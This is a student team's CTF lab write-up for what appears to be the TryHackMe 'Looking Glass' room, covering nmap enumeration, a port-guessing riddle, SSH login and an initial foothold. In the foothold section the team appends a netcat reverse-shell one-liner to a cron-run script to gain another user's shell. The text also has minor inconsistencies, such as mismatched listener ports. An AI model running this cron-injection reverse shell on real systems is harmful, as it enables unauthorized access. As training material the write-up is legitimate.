PenTest 1

ROOM A

HACKTOCRATS

Members

ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDDIN	Member
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member

Steps:

1)Recon and Enumeration


Members Involved: Nur Farahiya Aida binti Abd Razak

Tools used: Terminal,Firefox (boxentrig), nmap


Thought process and methodology:

1. Start with Nmap to check for open ports
2. We see OpenSSH running on port 22. There are also thousands of ports open between 9000 and 14000. All of them are running Dropbear sshd.
3. We were connected to the lowest Dropbear port and we found the message lower was returned to us, then we were disconnected. Then we adjusted the range and managed to find the exact port number.
4. Finally found the correct port number and used it to find the password in jabberwock. result : successfully logged in into jabberwock terminal


All ports with nmap before moving on to do a full version scan.All of these ports are ssh although they are using the dropbear sshd protocol, which is similar but mainly used for environments with low memory and processor resources, such as embedded systems.The first thing to do is to run a TCP Nmap scan against the 1000 most common ports, and using the following flags: 1.***sC*** to run default scripts. 2.***sV*** to enumerate application versions.




The website does not show anything, so gobuster is useless. At first we thought this was some bug, but we took a look at the hint, and it made sense. It's a binary search to find the correct port! Trying to log into the lowest port from the scan gives us the output ‘Lower’ which does not make much sense. Thinking back at the clue, we are told that Looking Glass is a mirror, so it makes sense that we need to reverse the output, so Lower means we need to go Higher and iterate between high and low values to find the correct port.



The scan has identified port 22 (SSH) and a large number of ports starting from port 9000, all using SSH. Performing a scan with the ***-p-*** flag to enumerate all of the open ports. Our first and a few attempts after were a waste. It kept showing higher and lower, then we managed to find the range between the numbers and finally got the port number which was 11942. When a connection to port 11942 is made, it responds with a riddle:




After we got the riddles, we searched up for the hidden meaning using the web “boxentrig”.When Googling for jabberwocky, it appears to be a poem and a sequel to Alice’s Adventures in Wonderland, the password for kali in order to access the terminal for ssh is : bewareTheJabberwock. Then we used the password to access the terminal.



After getting the access, we entered it into the terminal and successfully connected into the jabberwock connection. At the end of the poem, a secret is revealed. Connecting to port 11942 again and when inserting the secret a set of credentials is received which was bewareTheJabberwock.

After obtaining the password, we used the ssh with our ip address number. We successfully passed the jabberwock and my other team member, Aina Sofea will continue the journey at session 2.




2) Initial Foothold
Members Involved: Aina Sofea binti Amier Hamzah


Tools used: Netcat, Reverse shell script
Thought process methodology and process:

1. **After successfully getting jabberwock password, we will get into the jabberwock machine and we have to look up the files that are located in the root machine. We use the ls command to get the list of the files and cat command to open the files.**
2. **We have to run a crontab after we reboot the shell. We can get into the shell again after we reboot by entering the command 'ping'.**
3. **Then, we have to open netcat and wait for it to listen to the server.**

After getting the jabberwock password, we will get into the jabberwock machine and then we have to find the root flag in the user.txt folder. At first, we have to enter command ls to know the list of the folder in the jabberwock machine. There are a few folders in the root directory such as poem.txt , twasBrillig.sh and user.txt. Then we can find the root using the cat command. We find the reverse flag at first, so we have to backwards the flag using rev command. The flag is **thm{65d3710e9d75d5f346d2bac669119a23}.**





Next, we have to do some regular enumeration. We can attack sudo ***-l***. Then, we will know that jabberwock can reboot the server. The fact that the cron tab only runs after a reboot. Therefore, user tweedledum is running a cron tab that executes the /home/jabberwock/twasBrillig.sh script that we previously saw.



First, to have open the netcat and get the netcat to listen, we have to enter the '**echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [IP_ADRESS] 4444 >/tmp/f' >> twasBrillig.sh**' . Next, we have to open new tab terminal and open the netcat by entering '**nc -lvnp 1234**' .

After that, we have to search the sudo reboot but the connection to our IP addresses will be closed, so we have to open it up again by using 'ping IP_ADDRESS' . Next, we have to open netcat by entering ***'nc -lvnp 1234'*** , then we have to wait for the listening until get connected to our IP Address.





